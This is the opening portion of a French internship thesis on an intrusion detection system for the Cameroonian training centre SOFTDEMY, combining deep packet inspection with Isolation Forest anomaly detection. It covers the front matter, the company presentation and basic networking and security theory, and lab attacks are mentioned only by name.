

UNIVERSITE ADVENTISTE COSENDAL – PIST UNIVERSITE, DOUALA, CAMEROUN



SYSTÈME DE DÉTECTION D'ATTAQUES RÉSEAU COMBINANT L'INSPECTION APPROFONDIE DES PAQUETS (DPI) ET L'INTELLIGENCE ARTIFICIELLE

Rédigé par :

DJIMEN NJO'SSEU JOEL MIGUEL

Mémoire de stage en vue de l'obtention de la licence en réseau et sécurité

Sous la supervision de :

Encadreur Professionnel : **M. GUI ROSTAND**

Encadreur Académique : **M. TAGA**

<JUILLET 2026>

L'EVALUATION DES IMMOBILISATIONS DANS L'ENTREPRISE CAS DE LA SOCIETE SOFTDEMY

Mémoire de stage Soumis à la Faculté de Gestion et Informatique de l'université Adventiste
Cosendai dans l'accompagnement partiel des prérequis En vue de l'obtention d'une Licence
en informatique

Option : **Réseau et Sécurité**

Par

DJIMEN NJO'SSEU JOEL MIGUEL


<JUILLET 2026>

Commissaire du Mémoire :

Président :

Membre :

DEDICACES



REMERCIEMENTS

La mise en place de cet ouvrage a sans doute nécessité la contribution de plusieurs personnes c'est la raison pour laquelle nous saisissons cette occasion particulière et à travers cet ouvrage pour exprimer notre profonde gratitude à l'égard de tous ceux qui m'ont soutenu et encouragée durant notre formation professionnelle. Nous adressons nos profonds remerciements :

- A DIEU TOUT PUISSANT : pour le souffle de vie et toute la force qu'il me donne pour la réalisation de ce projet.
- M DIEUDONNE TIETSE : fondateur de PIST UNIVERSITE d'avoir mis sur pied une politique d'encadrement, permettant le suivie et le bon déroulement de la formation.
- M. TEKA WILFRIED : Directeur de PIST UNIVERSITE pour la vision et son dévouement d'offrir une formation de qualité et complète aux futurs techniciens.
- M.TAGA : mon encadreur académique pour sa disponibilité, ses conseils et guides
- M.GUI ROSTAND : mon encadreur professionnel pour sa disponibilité guide et son travail fournit pour moi.
- LE CORPS ADMINISTRATIF ET ENSEIGNANTS : pour les efforts qu'ils ne cessent de ménager et de nous former.
- A MA FAMILLE : pour leur amour et leur soutien apporté à mon égard.
- A tous ceux donc le nom ne figure pas ici mais ont contribué de prêt ou de loin pour la réalisation de ce projet.

RESUME

Ce rapport de stage présente mon expérience au sein de SOFTDEMY, un centre de formation professionnelle en informatique basé à Douala-Yassa, spécialisé dans les métiers du numérique. Durant trois mois, j'ai été intégré à la structure en tant que stagiaire en Réseaux, Systèmes et Cybersécurité, avec pour objectif principal de concevoir un système hybride de détection d'intrusions réseau combinant l'Inspection Approfondie des Paquets (DPI) et l'Intelligence Artificielle, en réponse à l'absence totale de surveillance réseau constatée au sein de l'infrastructure de l'entreprise. J'ai participé activement à la mise en place d'un laboratoire virtualisé sous VMware, à la simulation d'attaques réseau représentatives (scans Nmap, SYN Flood via Hping3, exploitation vsftpd sur Metasploitable2), ainsi qu'à l'analyse du trafic par DPI avec Wireshark et par un module IA basé sur l'algorithme Isolation Forest, ce qui m'a permis de développer de solides compétences en analyse de trafic et en machine learning appliqué à la sécurité. J'ai été confronté à des difficultés matérielles, notamment la limite de 8 Go de RAM sur la machine hôte, surmontées grâce à une optimisation rigoureuse des ressources allouées aux machines virtuelles. Ce stage a été une expérience très enrichissante qui a pleinement validé l'architecture proposée — le module IA ayant isolé 10 % d'anomalies sur 5 000 paquets analysés lors d'une attaque SYN Flood — et confirme mon intérêt profond pour la cybersécurité ainsi que ma conviction qu'il est urgent de déployer des solutions pragmatiques et accessibles face aux besoins croissants de notre région.

ABSTRACT

This internship report presents my experience at SOFTDEMY, a professional IT training center based in Douala-Yassa, Cameroon, specializing in digital trades. Over a three-month period, I was integrated into the structure as a Networks, Systems and Cybersecurity intern, with the main objective of designing a hybrid network intrusion detection system combining Deep Packet Inspection (DPI) and Artificial Intelligence, in response to the complete absence of network monitoring observed within the company's infrastructure. I actively participated in setting up a virtualized laboratory under VMware, simulating representative network attacks (Nmap scans, SYN Flood via Hping3, vsftpd exploitation against Metasploitable2), as well as analyzing the generated traffic through DPI with Wireshark and an AI module based on the Isolation Forest algorithm, which allowed me to develop strong skills in network traffic analysis and machine learning applied to cybersecurity. I faced material challenges, particularly the 8 GB RAM limitation on the host machine, overcome through careful optimization of resources allocated to virtual machines. This internship was a highly enriching experience that fully validated the proposed architecture — the AI module successfully isolated 10% of anomalies out of 5,000 analyzed packets during a SYN Flood attack — and confirms my deep interest in cybersecurity as well as my conviction that it is urgent to deploy pragmatic and accessible security solutions to meet the growing needs of our region.

SOMMAIRE

Contents

DEDICACES.....	i
REMERCEMENTS	ii
RESUME	iii
ABSTRACT	iv
SOMMAIRE	v
LISTE DES FIGURES.....	vi
LISTE DES TABLEAUX	vii
GLOSSAIRE	viii
INTRODUCTION GENERALE	1
CHAPITRE 1 : PRESENTATION DE L'ENTREPRISE.....	3
CHAPITRE II : GÉNÉRALITÉS CONCEPTUELLES	9
CHAPITRE III : ÉTUDE ET ANALYSE DE L'EXISTANT.....	17
CHAPITRE IV : DÉFINITION ET ENJEUX D'UN PROJET INFORMATIQUE	23
CHAPITRE V : MISE EN ŒUVRE ET IMPLÉMENTATION DE LA SOLUTION.....	31
CONCLUSION GENERALE	44
BIBLIOGRAPHIE/ REFERENCES.....	45
TABLE DES MATIERES	46

LISTE DES FIGURES

Figure 1 Localisation de SoftDemy depuis le maps	6
Figure 2 Architecture logique SOFTDEMY	17
Figure 3 Architecture physique SOFTDEMY	18
Figure 4 Diagramme de gantt.....	30
Figure 5 Architecture du laboratoire virtuel	31
Figure 6 Test de connectivité ping entre Kali linux et Metasploitable2	32
Figure 7 Capture wireshark trafic ICMP normal	32
Figure 8 Capture wireshark du trafic ICMP normal.....	32
Figure 8 Résultats du scan Nmap sur Métasploit2.....	33
Figure 9 Résultat du scan Nmap sur Metasploitable2	33
Figure 9 Capture wireshark du trafic de scan Nmap	33
Figure 10 Analyse SYN Flood dans wireshark (264000+ paquets)	34
Figure 11 Exploitation vsftpd 2.3.4 avec Metasploit.....	35
Figure 13 Capture Wireshark de l'exploitaion Metasploit (port 4444)	35
Figure 12 Session meterpreter active-uid=root confirmé.....	35
Figure 14 Filtres de détections enregistrés dans wireshark.....	36
Figure 15 Hiérarchie de protocole wireshark-Trafic normal	37
Figure 16 Hiérarchie de protocole wireshark-Attaque SYN Flood.....	37
Figure 17 Exécution du script IA 18 paquets analysés (trafic normal)	38
Figure 18 Graphiques IA analyse trafic normal (isolation forest).....	39
Figure 19 Rapport textuel IA - trafic normal	39
Figure 20 Exécution du script IA pendant l'attaque SYN Flood (5000 paquets)	40
Figure 22 Rapport textuel IA pendant SYN Flood.....	41
Figure 21 Graphiques IA analyse pendant SYN Flood (500 anomalies)	41

LISTE DES TABLEAUX

Tableau 1: Taches effectuées durant le stage.....	7
Tableau 2: Modèle OSI	10
Tableau 3: Catégorie d'attaque	13
Tableau 4: Comparatif des méthodes	14
Tableau 5: Inventaire des équipements	19
Tableau 6 Objectif de delai.....	25
Tableau 7: Filtres de détection Wireshark	36
Tableau 8: Résultats tests DPI	36
Tableau 9: Rapport types d'attaques	37
Tableau 10: Résultat comparatif DPI + IA.....	42

GLOSSAIRE

Anomalie : Comportement ou paquet de données qui s'écarte significativement du trafic réseau habituel, pouvant indiquer une attaque.

DPI (Deep Packet Inspection) : Technique d'analyse approfondie du contenu des paquets réseau, au-delà des simples en-têtes, pour détecter des menaces.

Exploit : Programme ou code exploitant une vulnérabilité spécifique d'un système pour y obtenir un accès non autorisé.

Faux positif : Alerte de sécurité signalant une menace alors qu'aucune attaque réelle n'a eu lieu.

Firewall (pare-feu) : Dispositif matériel ou logiciel filtrant le trafic réseau entrant et sortant selon des règles de sécurité définies.

Isolation forest : Algorithme de Machine Learning basé sur l'isolement statistique des observations atypiques, utilisé pour la détection d'anomalies.

Kali Linux : Distribution Linux spécialisée, préinstallée avec de nombreux outils dédiés aux tests d'intrusion et à l'audit de sécurité.

Meterpreter : Charge utile (payload) avancée de Metasploit fournissant un shell interactif sur la machine compromise.

Metasploitable2 : Machine virtuelle volontairement vulnérable, utilisée comme cible dans les laboratoires de test d'intrusion.

Nmap : Outil de cartographie réseau et de scan de ports permettant d'identifier les hôtes et services actifs.

Paquet : unité de données transmises sur un réseau, encapsulant l'information selon un protocole donné.

Payload : Code exécuté sur une machine cible après l'exploitation réussie d'une vulnérabilité, permettant d'en prendre le contrôle.

SYN Flood : Attaque par déni de service exploitant le mécanisme de connexion TCP en envoyant un grand nombre de requêtes SYN sans finaliser la connexion.

VMware : Plateforme de virtualisation permettant d'exécuter plusieurs systèmes d'exploitation (machines virtuelles) sur une même machine physique.

Vulnérabilité : Faille dans un système ou un logiciel pouvant être exploitée pour compromettre sa sécurité.

Wireshark : Outil d'analyse de protocoles réseau permettant de capturer et d'examiner le trafic en réel.

INTRODUCTION GENERALE

Pendant longtemps, une idée reçue très répandue laissait penser que la cybersécurité était un luxe exclusif, réservé aux multinationales ou aux structures dotées de budgets colossaux. La réalité d'aujourd'hui est tout autre. Les cyberattaques ne trient plus leurs cibles. Qu'il s'agisse d'une PME, d'une collectivité locale ou d'un centre de formation comme SOFTDEMY, n'importe quelle entité peut se retrouver dans le collimateur de menaces sérieuses, aux conséquences souvent lourdes.

Ce constat s'est imposé à nous dès les premiers jours de notre stage. En arrivant au sein de l'entreprise SOFTDEMY, l'infrastructure en place semblait tourner sans accroc au quotidien. Pourtant, sous cette surface tranquille se cachait une faille majeure : une absence totale de visibilité sur le réseau. Concrètement, personne n'était en mesure de cartographier ou d'analyser le trafic en temps réel. Pas d'alertes, aucun journal d'événements exploitable, aucun outil d'analyse. Le réseau fonctionnait en mode "boîte noire". C'est ce vide technique qui a déclenché notre réflexion : comment peut-on prétendre sécuriser un environnement si l'on est incapable de voir ce qui s'y passe ?

Ce problème dépasse d'ailleurs largement le cadre de notre cadre d'étude. Les données de Cybersecurity Ventures mettent en lumière un coût mondial de la cybercriminalité estimé à plus de 10 500 milliards de dollars par an à l'horizon 2025. En Afrique centrale, le défi revêt une complexité particulière. L'explosion de la connectivité est une chance historique, mais elle s'opère encore trop souvent sans filet : le manque de budgets et d'experts locaux crée une vulnérabilité critique face à des menaces en constante évolution.

C'est là tout l'enjeu de notre travail : concevoir une parade efficace, mais surtout accessible pour les organisations qui ne disposent pas des moyens d'acquérir des licences propriétaires hors de prix. Notre réponse repose sur l'implémentation d'un modèle hybride. D'un côté, nous exploitons l'Inspection Approfondie des Paquets (DPI) pour disséquer le contenu du trafic réseau. De l'autre, nous intégrons un module d'Intelligence Artificielle chargé de repérer la moindre anomalie comportementale. En couplant ces deux approches, le système devient capable de bloquer les menaces connues par signatures, tout en interceptant les comportements inédits qui contournent d'ordinaire les filtres classiques.

Pour présenter cette démarche, ce rapport s'articule autour de cinq grands chapitres. La première partie : la présentation de l'entreprise pose le cadre de notre mission et présente l'entreprise SOFTDEMY. Le deuxième chapitre : généralités conceptuelles détaille les fondements théoriques requis, notamment le modèle OSI et la typologie des attaques ciblées. Ensuite, nous dresserons un état des lieux de l'architecture existante, avant d'exposer, dans une quatrième section, la définition et enjeux du projet. Enfin, le dernier chapitre validera ce projet à travers la mise en œuvre/ implémentation de la solution.

CHAPITRE 1 : PRESENTATION DE L'ENTREPRISE

I. Introduction

Ce premier chapitre est consacré à la découverte de SOFTDEMY, l'entreprise qui m'a accueilli pour ce stage de fin de formation. Au-delà de la simple présentation institutionnelle, je vais essayer de vous transmettre l'impression que cette structure m'a laissée : celle d'une organisation modeste mais dynamique, portée par des gens passionnés qui font beaucoup avec peu.

II. Présentation de l'organisation

➤ Historique

Fondée en 2016 par M. NGUI ROSTAND, la structure était alors connue sous le nom de JAPON FORMATION cette dernière qui avait déjà un siège en face de la perle était spécialisée dans la vente des ordinateurs, formait en secrétariat bureautique et la maintenance informatique.

Au fil du temps les affaires fonctionnaient et il a agrandi la structure en déployant un secteur d'impression et en augmentant ses modules de formations à savoir : en développement web, infographie et anglais. C'est ainsi que naît SOFTDEMY (SOFT pour software et DEMY pour academy) c'est avec la vision de faire de soft Demy un lieu d'apprentissage adéquat à l'évolution des talents informatiques.

➤ Mission et vision

La mission de SOFTDEMY est simple à formuler, mais ambitieuse à réaliser : rendre la formation numérique accessible à tous, sans distinction de niveau ou de moyens. Sa vision est celle d'une Afrique centrale où les jeunes maîtrisent les outils technologiques et peuvent contribuer au développement numérique de leur pays.

➤ Activités

Trois pôles d'activité structurent le fonctionnement de SOFTDEMY :

- La formation informatique : cours de bureautique, maintenance matérielle et logicielle, réseaux informatiques et cybersécurité. Les formations sont adaptées aux différents publics, des débutants complets aux professionnels en reconversion.

- La conception graphique : réalisation de flyers, affiches, cartes de visite, banderoles et autres supports de communication visuelle pour les entreprises et particuliers de la région.
- L'impression et la reprographie : photocopies, impressions couleur et noir et blanc, reliure et plastification, très demandées par les étudiants et les administrations locales.

Cette diversité d'activités n'est pas un éparpillement. C'est une stratégie de survie économique intelligente qui permet à la formation d'exister sans dépendre uniquement des inscriptions.

➤ **Organigramme hiérarchique de l'organisation**

SOFTDEMY ouvre ses portes à 08h du matin et ferme la nuit à 19h. Mais les stagiaires sont libérés avant. Il met à la disposition de tout stagiaire un équipement informatique, un cadre de formation agréable, utile à l'apprentissage de tout un chacun et une pause est fournie à tous pour une période d'une heure qui va de 12h à 13h. Et une disponibilité du personnel en cas de préoccupation de ce dernier.


SOFTDEMY dénombre plusieurs départements et chaque département accomplit des tâches bien précises mentionnées comme suite :

LA DIRECTION GENERALE C'est l'organe en charge de la prise de décision au sein de l'entreprise. Le directeur général a pour rôle d'adjoindre les différentes tâches à des responsables de service. Il conseille et oriente les responsables de service dans la gestion des projets et des opérations.

SECRÉTARIAT ET COMPTABILITE La secrétaire comptable est une professionnelle responsable de l'établissement des états financiers et des opérations journaliers, hebdomadaire, semestriels, trimestriels et annuels de fin d'exercice qui sont déposés à la direction générale

SERVICE TECHNIQUE : c'est le service technique est chargé d'élaborer les solutions à un besoin qui permettront accroître utilisations des produits de l'entreprise et ensuite le chiffre d'affaires de l'entreprise, satisfaire et fidéliser la clientèle, soigner l'image de marque de l'entreprise sur le court et long.

LES ENCADREURS sont en charge des stagiaires de la structure afin de les former selon leurs domaines tout en s'assurant qu'ils bénéficient d'un plus.



ORGANIGRAMME




Figure 1 Localisation de SoftDemy depuis le maps

➤ Description des postes

Le Directeur Général assure le pilotage stratégique de la structure, la relation avec les partenaires et clients institutionnels, et supervise l'ensemble des activités. Le Responsable Formation coordonne les formateurs, définit les programmes pédagogiques et assure le suivi des stagiaires. Le Technicien Informatique gère le parc matériel, maintient le réseau local et assiste les apprenants dans leurs travaux pratiques. Les Agents d'Infographie et d'Impression traitent les commandes graphiques, assurent la production des supports visuels et les opérations de reprographie.

III. CADRE DU STAGE

Dans cette partie, il conviendra de présenter le déroulement du stage effectué en entreprise en ressortant toutes les activités et tâches effectuées du début jusqu'à la fin du stage.

1. Accueil et intégration

Mon arrivée chez SOFTDEMY s'est faite dans une atmosphère simple et directe. Pas de protocole excessif, pas de discours de bienvenue interminable. Le responsable technique m'a

accueilli, m'a montré les locaux, présenté l'équipe, et m'a donné un poste de travail. Le lendemain matin, j'avais déjà les mains dans le moteur. Cette approche pragmatique m'a convenu parfaitement.

2. Période de stage à SOFTDEMY

Pendant la période allant du 2 Février au 05 Mai, nous avons effectué notre stage dans l'entreprise SOFTDEMY où nous avons été marqués par de nombreuses activités. Ces activités nous ont permis de nous familiariser aux réalités du milieu professionnel. Ainsi, nous allons donc par la suite présenter les différentes tâches effectuées au cours de notre stage ainsi que les acquis et difficultés rencontrés.

3. CHRONOLOGIE DES ACTIVITES

Pendant notre période de stage effectuer du 02 Février au 05 Mai 2026 dans les locaux de SOFTDEMY, nous avons associé aux formations théoriques des formations pratiques et professionnelles par le biais des tâches suivantes :

Période	Activité effectuée	Outils/Technologies
Semaines 1-2	Inventaire du parc informatique et cartographie du réseau local	Nmap, ipconfig, ping
Semaines 3-4	Configuration des postes et administration réseau	Windows, TCP/IP, DHCP
Semaines 5-6	Maintenance préventive et curative des équipements	Matériels réseau, câblage
Semaines 7-8	Surveillance et analyse du trafic réseau local	Wireshark, Tcpdump
Semaines 9-10	Installation et configuration du laboratoire virtuel	VMware, Kali Linux
Semaines 11-13	Simulations d'attaques et analyse DPI (projet mémoire)	Nmap, Hping3, Metasploit

Tableau 1: Taches effectuées durant le stage

4. LES APPORTS DU STAGE

Durant la période de stage nous avons pu mettre en pratique nos connaissances théorique acquis au cours de l'année en plus de cela nous avons acquis des compétences sur le plan professionnel et personnel :

➤ **Sur le plan professionnel, il a permis de :**

- Développer nos capacités en adéquation avec le milieu professionnel.
- D'avoir le sens du leadership
- D'avoir l'esprit d'équipe

➤ **Sur le plan personnel, il a permis de :**

- Développer le sens du respect, de la ponctualité de la courtoisie, du dynamisme et de l'ouverture d'esprit qui semble être important dans la vie en entreprise.
- De nous familiariser au monde de l'emploi.
- De rencontrer des professionnels du métier.

5. Remarques et suggestions

Au terme de ce stage, nous avons observé que l'infrastructure réseau de SOFTDEMY, bien que fonctionnelle, souffre d'un déficit en matière de surveillance de la sécurité. Aucun outil de détection d'intrusion n'est en place et les mises à jour des systèmes ne sont pas réalisées de manière systématique. Nous suggérons la mise en place d'une solution légère de surveillance du trafic réseau basée sur Wireshark ou un IDS open source comme Snort, ainsi qu'une politique de mise à jour régulière des équipements.

IV. Conclusion

Ce chapitre nous a permis de présenter SOFTDEMY sous ses différentes facettes. La diversité des missions qui nous ont été confiées durant le stage a constitué un cadre propice à l'épanouissement de notre projet de fin de formation. Le chapitre suivant posera les fondements théoriques sur lesquels repose notre démarche.

CHAPITRE II : GÉNÉRALITÉS CONCEPTUELLES

I. Introduction

Avant d'amorcer la phase expérimentale et technique de notre travail, il apparaît indispensable de poser les jalons théoriques et conceptuels qui serviront de boussole à notre analyse. La compréhension des mécanismes de détection d'intrusions ne peut se faire sans une maîtrise préalable des architectures de communication, des cadres de normalisation ainsi que des menaces qui pèsent sur eux. Ce chapitre s'attache à définir les concepts fondamentaux relatifs aux réseaux informatiques, en mettant en lumière les modèles de référence OSI et TCP/IP. Il explore ensuite les principes directeurs de la cybersécurité, dresse une classification rigoureuse des attaques modernes, et détaille les différentes méthodes d'analyse de paquets, avec un focus particulier sur l'Inspection Approfondie des Paquets (DPI).

II. Les réseaux informatiques

1. Définition et classification

Un réseau informatique se définit fondamentalement comme un écosystème d'équipements matériels (ordinateurs, serveurs, routeurs, commutateurs) interconnectés par des supports de transmission physiques ou immatériels (câbles en cuivre, fibre optique, ondes radio). Cet agencement logique et physique permet l'échange transparent de données numériques et la mutualisation de ressources logicielles ou matérielles. Selon l'approche classique formalisée par Tanenbaum et Wetherall (2011), un réseau est un ensemble de nœuds autonomes qui interagissent en s'appuyant sur des règles système standardisées de communication nommées protocoles.

L'étendue géographique reste le critère prédominant pour classifier ces infrastructures :

LAN (Local Area Network) : Le réseau local s'étend sur un espace restreint (un bureau, un bâtiment ou un campus universitaire). Il se caractérise par des débits élevés et une administration centralisée, à l'image de l'infrastructure de SOFTDEMY.

MAN (Metropolitan Area Network) : Le réseau métropolitain interconnecte plusieurs LAN à l'échelle d'une ville ou d'une agglomération.

WAN (Wide Area Network) : Le réseau étendu franchit les frontières géographiques pour relier des réseaux à l'échelle d'un pays, d'un continent, ou du globe entier (Internet en étant le parfait exemple).

2. Le modèle de référence OSI

Le modèle OSI (Open Systems Interconnection), développé par l'ISO dans les années 1980, est le cadre de référence qui décrit comment les données transitent d'une application sur une machine jusqu'à l'application correspondante sur une autre machine. Il décompose cette communication en sept couches distinctes, chacune ayant un rôle précis.

N°	Couche	Rôle et protocoles principaux
7	Application	Interface avec l'utilisateur — HTTP, FTP, SMTP, DNS
6	Présentation	Formatage, chiffrement, compression des données — SSL/TLS
5	Session	Gestion des sessions de communication — NetBIOS
4	Transport	Contrôle du flux et fiabilité — TCP, UDP
3	Réseau	Adressage et routage des paquets — IP, ICMP, ARP
2	Liaison de données	Transfert entre nœuds adjacents — Ethernet, Wi-Fi
1	Physique	Transmission des bits sur le support — câble, fibre, radio

Tableau 2: Modèle OSI

3. Le modèle TCP/IP et les protocoles fondamentaux

En pratique, c'est le modèle TCP/IP qui régit toutes les communications sur Internet. Il regroupe les 7 couches OSI en 4 niveaux : accès réseau, Internet, transport et application. Le protocole TCP garantit une livraison fiable des données grâce au mécanisme de connexion en trois étapes (SYN, SYN-ACK, ACK). C'est précisément ce mécanisme qu'exploite l'attaque SYN Flood. Le protocole ICMP gère les messages de diagnostic — c'est lui qui est utilisé par la commande ping. FTP, qui tourne sur le port 21, est le protocole de transfert de fichiers que notre vulnérabilité vsftpd exploite.

III. Les principes fondamentaux de la cybersécurité

1) Définition et piliers CIA

La cybersécurité est l'ensemble des pratiques, technologies et processus visant à protéger les systèmes, réseaux et données contre les accès non autorisés, les dommages et les perturbations. Elle repose sur trois piliers indissociables, regroupés sous l'acronyme CIA. La Confidentialité garantit que seules les personnes habilitées peuvent accéder aux informations. L'Intégrité assure que les données ne sont pas altérées sans autorisation. La Disponibilité garantit que les systèmes restent accessibles quand on en a besoin. Une attaque peut cibler l'un ou plusieurs de ces piliers simultanément.

2) Les acteurs de la menace

Comprendre qui attaque est aussi important que comprendre comment. On distingue plusieurs catégories d'acteurs malveillants. Les cybercriminels cherchent un gain financier rapide via le ransomware, la fraude ou le vol de données. Les hacktivistes mènent des attaques à motivation idéologique ou politique. Les États utilisent les cyberattaques comme outil géopolitique. Enfin, les insiders employés malveillants ou négligents représentent une menace interne souvent sous-estimée. Dans notre contexte, ce sont principalement les cybercriminels opportunistes qui menacent des structures comme SOFTDEMY.

3) La défense en profondeur

La défense en profondeur est le principe selon lequel aucune couche de sécurité n'est suffisante à elle seule. Il faut superposer plusieurs niveaux de protection : pare-feu périmétrique, segmentation réseau, contrôle d'accès, chiffrement, surveillance du trafic et plan de réponse aux incidents. Notre système hybride DPI + IA s'inscrit dans cette logique : il constitue la couche de surveillance et de détection qui fait défaut dans l'infrastructure de SOFTDEMY.

4) Classification des attaques réseau

➤ Les attaques de reconnaissance

Avant toute intrusion, un attaquant cherche à collecter des informations sur sa cible. Le scan de ports avec Nmap est l'outil de reconnaissance par excellence. Il envoie des paquets TCP SYN vers différents ports de la cible et analyse les réponses : un port ouvert répond par SYN-ACK, un port fermé par RST. En quelques secondes, Nmap peut cartographier tous les services actifs sur une machine, identifiant les vecteurs d'attaque potentiels. Sa signature dans le trafic est

caractéristique : de nombreux paquets SYN en rafale vers des ports variés, depuis une même source.

➤ **Les attaques par déni de service (DoS/DDoS)**

